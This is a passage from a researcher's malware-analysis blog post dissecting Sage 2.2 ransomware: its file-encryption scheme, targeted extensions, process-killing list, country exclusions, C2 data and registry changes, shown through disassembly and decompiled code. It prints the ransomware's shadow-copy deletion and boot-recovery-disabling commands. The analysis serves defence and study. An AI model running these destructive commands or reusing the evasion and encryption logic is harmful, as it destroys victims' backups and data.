008E54C6  .  PUSH FkGtk5ju.008EE74C         UNICODE "vssadmin.exe"
008E54CB  .  CALL FkGtk5ju.008E5250
008E54D0  .  PUSH ESI                       FkGtk5ju.008EE678
008E54D1  .  PUSH FkGtk5ju.008EE708         UNICODE "/set {default} recoveryenabled no"
008E54D6  .  PUSH FkGtk5ju.008EE6EC         UNICODE "bcdedit.exe"
008E54DB  .  CALL FkGtk5ju.008E5250
008E54E0  .  PUSH ESI                       FkGtk5ju.008EE678
008E54E1  .  PUSH FkGtk5ju.008EE688         UNICODE "/set {default} bootstatuspolicy ignoreallfailures"
008E54E6  .  PUSH FkGtk5ju.008EE6EC         UNICODE "bcdedit.exe"
008E54EB  .  CALL FkGtk5ju.008E5250
008E54F0  .  ADD ESP,0x24
008E54F3  .  POP ESI                        02EDF92C
008E54F4  .  POP ECX                        02EDF92C
008E54F5  L. RETN
```

Executed commands:

```
vssadmin.exe delete shadows /all /quiet
bcdedit.exe /set {default} recoveryenabled no
bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
```

Sage enumerates through the files, and if they matched the defined criteria, they are getting encrypted. First, the malware creates a file with the same name as the attacked one, but with three dots at the end.

```
008E807F  .  CALL DWORD PTR DS:[<&KERNEL32.GetFileSize>]   GetFileSize
008E8085  .  MOV DWORD PTR SS:[ESP+0x10],EAX
008E8089  .  CMP EAX,0x400000
008E808E  .v JA FkGtk5ju.008E8166
008E8094  .  CMP DWORD PTR SS:[ESP+0x14],0x0
008E8099  .v JNZ FkGtk5ju.008E8166
008E809F  .  PUSH ESI
008E80A0  .  PUSH FkGtk5ju.008EF938         ASCII "%S..."
008E80A5  .  CALL FkGtk5ju.008EB620
008E80AA  .  ADD ESP,0x8
008E80AD  .  PUSH 0x0
008E80AF  .  PUSH 0x0
008E80B1  .  PUSH 0x2
008E80B3  .  PUSH 0x0
008E80B5  .  PUSH 0x1
008E80B7  .  MOV EBP,EAX
008E80B9  .  PUSH 0x40000000
008E80BE  .  PUSH EBP
008E80BF  .  CALL EBX                       kernel32.CreateFileW
008E80C1  .  MOV EBX,EAX

EBX=760DCC56 (kernel32.CreateFileW)

02EDF9EC   0262E0A0  FileName = "\\\\?\\C:\\pin\\extras\\xed-ia32\\doc\\ref-manual\\html\\xed-isa-set_8h-source.html..."
02EDF9F0   40000000  Access = GENERIC_WRITE
02EDF9F4   00000001  ShareMode = FILE_SHARE_READ
02EDF9F8   00000000  pSecurity = NULL
02EDF9FC   00000002  Mode = CREATE_ALWAYS
02EDFA00   00000000  Attributes = 0
02EDFA04   00000000  hTemplateFile = NULL
```


Both files coexist in the system until the encrypting is finished.

Name	Date modified	Type	Size
xed-format-options_8h.html...	2017-03-27 15:48	File	4 KB
xed-format-options_8h.html	2015-01-20 23:23	Firefox HTML Doc...	4 KB

Then, the original file is deleted and the newly created one – renamed with the extension *.sage*:

```
008E8129  >  PUSH ESI
008E812A  .  PUSH FkGtk5ju.008EF930         ASCII "%S.sage"
008E812F  .  CALL FkGtk5ju.008EB620
008E8134  .  ADD ESP,0x8
008E8137  .  PUSH 0x1                       Flags = REPLACE_EXISTING
008E8139  .  MOV EDI,EAX
008E813B  .  PUSH EDI                       NewName = NULL
008E813C  .  PUSH EBP                       ExistingName = "\\\\?\\C:\\pin\\extras\\xed-ia32\\doc\\ref-manual\\html\\xed-format-options_8h.html..."
008E813D  .  CALL DWORD PTR DS:[<&KERNEL32.MoveFileExW>]   MoveFileExW
008E8143  .  PUSH EDI
008E8144  .  CALL FkGtk5ju.008E9D10
008E8149  .  ADD ESP,0x4
008E814C  .  PUSH ESI                       FileName = "\\\\?\\C:\\pin\\extras\\xed-ia32\\doc\\ref-manual\\html\\xed-format-options_8h.html"
008E814D  .  CALL DWORD PTR DS:[<&KERNEL32.DeleteFileW>]   DeleteFileW
008E8153  .  PUSH EBP
008E8154  .  CALL FkGtk5ju.008E9D10
008E8159  .  ADD ESP,0x4
008E815C  .  POP EBP                        FkGtk5ju.008EF930
```

At the end, only the *.sage* file is left:



What is attacked?

Sage comes with a long list of the attacked extensions, that is hard-coded in the binary:

```
dat mx0 cd pdb xqx old cnt rtp qss qst fx0 fx1 ipg ert pic img cur fxr
slk m4u mpe mov wmv mpg vob mpeg 3g2 m4v avi mp4 flv mkv 3gp asf m3u m3u8
wav mp3 m4a m rm flac mp2 mpa aac wma djv pdf djvu jpeg jpg bmp png jp2 lz
rz zipx gz bz2 s7z tar 7z tgz rar ziparc paq bak set back std vmx vmdk vdi
qcow ini accd db sqli sdf mdf myd frm odb myi dbf indb mdb ibd sql cgn dcr
fpx pcx rif tga wpg wi wmf tif xcf tiff xpm nef orf ra bay pcd dng ptx r3d
raf rw2 rwl kdc yuv sr2 srf dip x3f mef raw log odg uop potx potm pptx rss
pptm aaf xla sxd pot eps as3 pns wpd wps msg pps xlam xll ost sti sxi otp
odp wks vcf xltx xltm xlsx xlsm xlsb cntk xlw xlt xlm xlc dif sxc vsd ots
prn ods hwp dotm dotx docm docx dot cal shw sldm txt csv mac met wk3 wk4
uot rtf sldx xls ppt stw sxw dtd eml ott odt doc odm ppsm xlr odc xlk ppsx
obi ppam text docb wb2 mda wk1 sxm otg oab cmd bat h asx lua pl as hpp clas
js fla py rb jsp cs c jar java asp vb vbs asm pas cpp xml php plb asc lay6
pp4 pp5 ppf pat sct ms11 lay iff ldf tbk swf brd css dxf dds efx sch dch
ses mml fon gif psd html ico ipe dwg jng cdr aep aepx 123 prel prpr aet
fim pfb ppj indd mhtm cmx cpt csl indl dsf ds4 drw indt pdd per lcd pct
prf pst inx plt idml pmd psp ttf 3dm ai 3ds ps cpx str cgm clk cdx xhtm
cdt fmv aes gem max svg mid iif nd 2017 tt20 qsm 2015 2014 2013 aif qbw
qbb qbm ptb qbi qbr 2012 des v30 qbo stc lgb qwc qbp qba tlg qbx qby 1pa
ach qpd gdb tax qif t14 qdf ofx qfx t13 ebc ebq 2016 tax2 mye myox ets
tt14 epb 500 txf t15 t11 gpc qtx itf tt13 t10 qsd iban ofc bc9 mny 13t
qxf amj m14 _vc tbp qbk aci npc qbmb sba cfp nv2 tfx n43 let tt12 210
dac slp qb20 saj zdb tt15 ssg t09 epa qch pd6 rdy sic ta1 lmr pr5 op sdy
brw vnd esv kd3 vmb qph t08 qel m12 pvc q43 etq u12 hsr ati t00 mmw bd2
ac2 qpb tt11 zix ec8 nv lid qmtf hif lld quic mbsb nl2 qml wac cf8 vbpf
m10 qix t04 qpg quo ptdb gto pr0 vdf q01 fcr gnc ldc t05 t06 tom tt10
qb1 t01 rpf t02 tax1 1pe skg pls t03 xaa dgc mnp qdt mn8 ptk t07 chg
#vc qfi acc m11 kb7 q09 esk 09i cpw sbf mql dxi kmo md u11 oet ta8 efs
h12 mne ebd fef qpi mn5 exp m16 09t 00c qmt cfdi u10 s12 qme int? cf9
ta5 u08 mmb qnx q07 tb2 say ab4 pma defx tkr q06 tpl ta2 qob m15 fca eqb
q00 mn4 lhr t99 mn9 qem scd mwi mrq q98 i2b mn6 q08 kmy bk2 stm mn1 bc8
pfd bgt hts tax0 cb resx mn7 08i mn3 ch meta 07i rcs dtl ta9 mem seam
btif 11t efsl $ac emp imp fxw sbc bpw mlb 10t fa1 saf trm fa2 pr2 xeq
sbd fcpa ta6 tdr acm lin dsb vyp emd pr1 mn2 bpf mws h11 pr3 gsb mlc
nni cus ldr ta4 inv omf reb qdfx pg coa rec rda ffd ml2 ddd ess qbmd
afm d07 vyr acr dtau ml9 bd3 pcif cat h10 ent fyc p08 jsd zka hbk bkf
mone pr4 qw5 cdf gfi cht por qbz ens 3pe pxa intu trn 3me 07g jsda
2011 fcpr qwmo t12 pfx p7b der nap p12 p7c crt csr pem gpg key
```

In order to access all the files without any interference, Sage searches and terminates any associated processes. Processes are identified by their names:

```
msftesql.exe sqlagent.exe sqlbrowser.exe sqlservr.exe sqlwriter.exe
oracle.exe ocssd.exe dbsnmp.exe synctime.exe mydesktopqos.exe agntsvc.exe
isqlplussvc.exe xfssvccon.exe mydesktopservice.exe ocautoupds.exe
encsvc.exe firefoxconfig.exe tbirdconfig.exe ocomm.exe mysqld.exe
mysqld-nt.exe mysqld-opt.exe dbeng50.exe sqbcoreservice.exe
```

As it is common in ransomware, some paths are excluded from the attack. In this case, blacklisted are not only system directories, but also others, related to popular games like “League of Legends”, “steamapps”, “GOG Games”, and etc.

```
tmp Temp winnt 'Application Data' AppData ProgramData
'Program Files (x86)' 'Program Files' '$Recycle Bin'
'$RECYCLE BIN' Windows.old $WINDOWS.~BT DRIVER DRIVERS
'System Volume Information' Boot Windows WinSxS DriverStore
'League of Legends' steamapps cache2 httpcache GAC_MSIL
GAC_32 'GOG Games' Games 'My Games' Cookies History IE5
Content.IE5 node_modules All Users AppData ApplicationData
nvidia intel Microsoft System32 'Sample Music'
'Sample Pictures' 'Sample Videos' 'Sample Media' Templates
```

Some countries (recognized by keyboard layouts) are also excluded from the attack. Below is the function checking if the selected keyboard layout is present in the system:

```
signed int __usercall has_keyboard_layout@<eax>(__int16 searched_id@<si>)
{
  int v1; // eax@1
  signed int result; // eax@2
  int index; // ecx@3
  __int16 kbds_list[40]; // [sp+0h] [bp-50h]@1

  v1 = GetKeyboardLayoutList(20, (HKL *)kbds_list);
  if ( v1 > 0 )
  {
    index = 0;
    if ( v1 <= 0 )
    {
LABEL_6:
      result = 0;
    }
    else
    {
      while ( (kbds_list[2 * index] & 1023) != searched_id )
      {
        if ( ++index >= v1 )
          goto LABEL_6;
      }
      result = 1;
    }
  }
  else
  {
    result = 0;
  }
  return result;
}
```

Systems with the following keyboard layouts are omitted by Sage 2.2: Belarusian, Kazak, Ukrainian, Uzbek, Sakha, Russian, Latvian.

```
BOOL check_keyboard_layouts()
{
  return has_keyboard_layout(0x23)              // Belarusian
      || has_keyboard_layout(0x3F)              // Kazak
      || has_keyboard_layout(0x22)              // Ukrainian
      || has_keyboard_layout(0x43)              // Uzbek
      || has_keyboard_layout(0x85)              // Sakha
      || has_keyboard_layout(0x19) && !has_keyboard_layout(0x26);// Russian, Latvian
}
```

How does the encryption works?

Sage uses two cryptographic algorithms: Elliptic Curves and ChaCha20. ChaCha20 is used to encrypt content of each file, while ECC is used to protect the randomly generated keys.

Each random key is retrieved using a cryptographically secure generator (SystemFunction036). The filled buffer is preprocessed by a simple algorithm:

```
int __cdecl make_random_key(int random_val)
{
  char v1; // al@1

  random(32, random_val);                       // SystemFunction036(random_val, 32);
  v1 = *(_BYTE *)(random_val + 31);
  *(_BYTE *)random_val &= 0xF8u;
  *(_BYTE *)(random_val + 31) = v1 & 0x3F | 0x40;
  return 0;
}
```

Victim ID

At the beginning of the execution, Sage creates a random buffer and encrypts it using ECC. The buffer created in the first round of encryption we will refer as a Victim ID and the output of the next rounds – as Encrypted Victim ID.

```
int __cdecl make_victim_keys(int victim_id_buffer, int h_key)
{
  char random_val; // [sp+4h] [bp-40h]@1
  char key2; // [sp+24h] [bp-20h]@1

  *(_BYTE *)(victim_id_buffer + 64) = 1;
  make_random_key((int)&random_val);
  ecc_make_key1(victim_id_buffer, &random_val); // Victim ID
  ecc_make_key2((int)&key2, &random_val, (const void *)h_key);
  process_buffer((int)&key2);
  ecc_make_key1(victim_id_buffer + 32, &key2);  // Encrypted Victim ID
  return 0;
}
```


In the first round, the random value is encrypted using ECC, producing the Victim ID.

In the second round, the same random value is encrypted using ECC along with another buffer, that is hardcoded in the binary. The output is processed in the similar way like the random buffer:


```
_BYTE *__cdecl process_buffer(int buffer)
{
  _BYTE *result; // eax@1
  char v2; // cl@1

  result = (_BYTE *)buffer;
  v2 = *(_BYTE *)(buffer + 31);
  *result &= 0xF8u;
  *(_BYTE *)(buffer + 31) = v2 & 0x3F | 0x40;
  return result;
}
```

In the third round, the resulting buffer is again encrypted by ECC – producing the Encrypted Victim ID.


Both output buffers are kept in the memory of the application and used further (also they are saved in the TMP file dropped in %APPDATA% folder).



The part highlighted on the screenshot is the Victim ID (after that, next 32 bytes are the Encrypted Victim ID):



The victim ID is also saved in the ransom note, in Base64* version:



**The character set is slightly modified in comparison to the classic Base64. In order to decode it as Base64 we must replace '-' with '+' and '_' with '/' for example the ID: AQAAAAAAAAAGwsZ-IAO5_pntzI3UnC8VweSZXaKQ0gTJ9PRS8AkiAnA is Base64: AQAAAAAAAAAGwsZ+IAO5/pntzI3UnC8VweSZXaKQ0gTJ9PRS8AkiAnA*

In addition, the Victim ID is also saved in each and every encrypted file:

NSba8HDh.tmp | xed-isa-set_8h-source.html.sage

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

000019F0   72 C0 05 28 2B 2D 77 8B 9D 52 9E E1 7E 8B 5B A1   rŔ.(+-w‹ťRžá~‹[˙
00001A00   F7 F9 57 FA DB AD DE 9E 5A 1B 0B 19 F8 80 0E E7   ÷ůWúŰ.ŢžZ...ř€.ç
00001A10   FA 67 B7 32 37 52 70 BC 57 07 92 65 76 8A 43 48   úg·27RpĽW.'evŠCH
00001A20   13 27 D3 D1 4B C0 24 88 09 00 60 CE 5C E2 4B 03   .'ÓŃKŔ$..˙.`Î\âK.
00001A30   18 66 02 78 AA A4 DB F8 A2 9D 47 D8 A8 60 AD 50   .f.xŞ¤ŰřËťGŘ¨`.P
00001A40   40 AF D7 08 F9 BE C3 FF 18 CB F5 0C 76 05 1A 00   @Ż×.ůIĂ˙.Ëő.v...
00001A50   00 00 00 00 00 00 00 00 00 01 00 00 00 BE BA 9E   .............Iąž
00001A60   5A 00 00 00 00                                   Z....
```

The Encrypted Victim ID takes part in encrypting file's content (as a key unique per victim).

File encryption

At the beginning of the file encrypting function, a new 32 bytes long key is generated (unique per each file).

The random number is encrypted with the help of ECC twice:

- Individually – to make the *key1* that is stored in the file
- Along with the Encrypted Victim's ID – to make the *key2*, used by ChaCha20

```
make_random_key((int)&random_val);
sub_404EE0((int)&chacha_key1, &random_val);
sub_404F20((int)&chacha_key2, &random_val, (const void *)(victim_id + 32));
v17 = 0;
v18 = 0;
GetFileSizeEx(hFile, &FileSize);
v6 = a5;
if ( a5 == 2 && FileSize.QuadPart <= 0x400000ui64 )
{
  a5 = 1;
  v6 = 1;
}
v7 = 0;
v12 = FileSize.QuadPart;
if ( v6 == 2 )
{
  v12 = 0x400000i64;
}
else if ( v6 == 3 )
{
  if ( FileSize.s.LowPart < 0x400000 )
    HIDWORD(v12) = FileSize.s.HighPart - 1;
  LODWORD(v12) = FileSize.s.LowPart - 0x400000;
  v7 = 0x400000;
}
v11 = 0;
lpBuffer = sub_409D70(1, 0x20000);
chacha20_init(&chacha_context, &chacha_key2, &v17);
```

As we can see, the *key2* is used to initialize the cryptographic function's context. ChaCha20 can be recognized by typical constants used in the initialization function:

```
00401820 chacha20_init proc near
00401820
00401820 arg_0= dword ptr  4
00401820 arg_4= dword ptr  8
00401820 arg_8= dword ptr  0Ch
00401820
00401820 mov     eax, [esp+arg_8]
00401824 mov     ecx, [esp+arg_0]
00401828 mov     dword ptr [ecx], 61707865h
0040182E mov     dword ptr [ecx+4], 3320646Eh
00401835 mov     dword ptr [ecx+8], 79622D32h
0040183C mov     dword ptr [ecx+0Ch], 6B206574h
00401843 movzx   edx, byte ptr [eax+3]
```


The file is encrypted chunk by chunk (the maximal chunk size is 0x20000) with the help of ChaCha20:

At the end of the file, the first derived key (*key1*) and some additional data is appended:

```
if ( !SetFilePointerEx(File, FileSize, 0, 0) )
  goto LABEL_33;
append_encrypted_data(File, victim_id, (int)&FileSize, (int)&chacha_key1, a5);
```

Appended data is separated from the encrypted file's content by two hard-coded markers: 0x5A9E**DEAD** and 0x5A9E**BABE**

Markers at the end of the encrypted file:


Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000C40 89 C4 87 FA 54 0E F0 08 24 B5 6B DD C6 32 A5 B7
00000C50 6B FA DB 26 BD BE EA FA 3E 1F D1 0F 26 2C E2 28
00000C60 20 1A 64 17 FA AD DE 9E 5A 1B 0B 19 F8 80 0E E7
00000C70 FA 67 B7 32 37 52 70 BC 57 07 92 65 76 8A 43 48
00000C80 13 27 D3 D1 4B C0 24 88 09 80 11 5F B2 EB 3C 1C
00000C90 3B E0 35 F9 7D 63 6C E5 4A 8B 3C 0E 8B EB D8 02
00000CA0 72 10 43 43 09 8F C4 3D 66 CB F5 0C 76 65 0C 00
00000CB0 00 00 00 00 00 00 00 00 00 01 00 00 00 BE BA 9E
00000CC0 5A 00 00 00 00

After the first marker Sage stores the following information: Victim ID, Key1, size of the original file.


Network communication

Sage does not need any data from the CnC in order to work. However, as mentioned before, it may generate some UDP traffic. It is because it has capabilities to send some data about the attacked system. Depending on the configuration, the data may be sent either via UDP or via HTTP POST request. The data is encrypted before being sent – also with the help of ChaCha20 algorithm. In the observed case, the ChaCha20 key was a buffer filled with 0 bytes.


```
v6 = 0;
chacha20_init(&v12, dword_415E2C + 8, &v6);
v2 = *(_DWORD *)(a1 + 4);
v3 = *(_BYTE **)a1;
v4 = sub_40A9B0((int)&buf, v2);
chacha20_encrypt((int)&v12, v4, v3, v2);
res = to_post_request((int)&buf);
if ( res < 0 )
  send_via_udp(buf, len);
result = res;
```

Examples of the data sent to the CnC

Sage sends the generated keys to the CnC, i.e.:


NSba8HDh.tmp
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 CB 3B 94 D9 65 A3 89 97 8A 16 03 5E D7 00 C8 7A
00000010 78 00 88 73 09 89 C2 4C 58 13 25 34 0A 86 6C 4B
00000020 2B B7 BD 53 94 B8 45 62 9C 90 BB 2B 43 D9 65 5D
00000030 C9 C8 63 47 C4 C6 95 AB 18 15 0D 70 31 B9 E4 1F
00000040 01 00 00 00 00 00 00 00

Compare with the buffer before encryption:



The same data is also formatted into a human-readable form, like shown below. However, so far we didn't observed any use of this data. It may be some unfinished feature, that will be developed further in new versions of this product. Formatted equivalent of the above buffer:

```
[bin(33) 01CB3B94D965A389978A16035ED700C87A780088730989C24C581325340A866C4B, 4, {
    "v": 1,
    "gpk": bin(32) CB3B94D965A389978A16035ED700C87A780088730989C24C581325340A866C4B,
    "pk": bin(32) 2BB7BD5394B845629C90BB2B43D9655DC9C86347C4C695AB18150D7031B9E41F,
  }]
```

Other examples – collected information about the attacked machine:

```
[bin(33) 01CB3B94D965A389978A16035ED700C87A780088730989C24C581325340A866C4B, 3, {
    "s": {
      "w": {
        "v": [
          6,
          1,
          false,
          false,
          7601,
          1,
          0,
        ],
        "u": "tester",
        "p": "TESTMACHINE",
      },
      "c": "       Intel(R) Core(TM) i5-3210M CPU @ 2.50GHz",
      "m": 232,
      "k": [68486165, 4026598409, 4026991637],
    },
    "i": 12288,
    "w": null,
  }]
```

Adding icons

Interesting and uncommon feature deployed by Sage is the change of icons for the used datatypes. Padlock icon is added to the encrypted files with the *.sage* extension and the key icon is added to the files with *.hta* extensions (that are used for the ransom notes). Icon change is implemented via setting appropriate registry keys:

```
LSTATUS __cdecl add_sage_icons(int a1, char a2)
{
  HKEY v2; // ecx@0
  LSTATUS result; // eax@1
  const WCHAR *v4; // edi@2
  HKEY phkResult; // [sp+0h] [bp-4h]@1

  phkResult = v2;
  result = RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Classes", 0, 0, 0, 0xF003Fu, 0, &phkResult, 0);
  if ( !result )
  {
    v4 = (const WCHAR *)sub_40B620((int)"mshta.exe \"%s\" \"%%1\"", a2);
    RegSetValueW(phkResult, L".sage", 1u, L"sage.notice", 0);
    RegSetValueW(phkResult, L"sage.notice\\DefaultIcon", 1u, L"%WinDir%\\system32\\shell32.dll,47", 0);
    RegSetValueW(phkResult, L"sage.notice\\FriendlyTypeName", 1u, L"encrypted by SAGE", 0);
    RegSetValueW(phkResult, L"sage.notice\\shell\\open\\command", 1u, v4, 0);
    RegSetValueW(phkResult, L"sage.notice\\DefaultIcon", 1u, L"%WinDir%\\system32\\shell32.dll,47", 0);
    RegSetValueW(phkResult, L"htafile\\DefaultIcon", 1u, L"%WinDir%\\system32\\shell32.dll,44", 0);
    get_proc_heap((LPVOID)v4);
    result = RegCloseKey(phkResult);
  }
  return result;
}
```

Conclusion

Sage, similar to Spora, uses a complex way of deriving keys. So far, there is no solution that would allow recovering files without paying the ransom – that's why we recommend focusing on prevention instead. Malwarebytes 3.0 Premium users are protected from Sage ransomware as long as it is installed prior to being infected.

Appendix

https://blog.fortinet.com/2017/02/02/a-closer-look-at-sage-2-0-ransomware-along-with-wise-mitigations – Fortinet about Sage 2.0

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrzd.wordpress.com.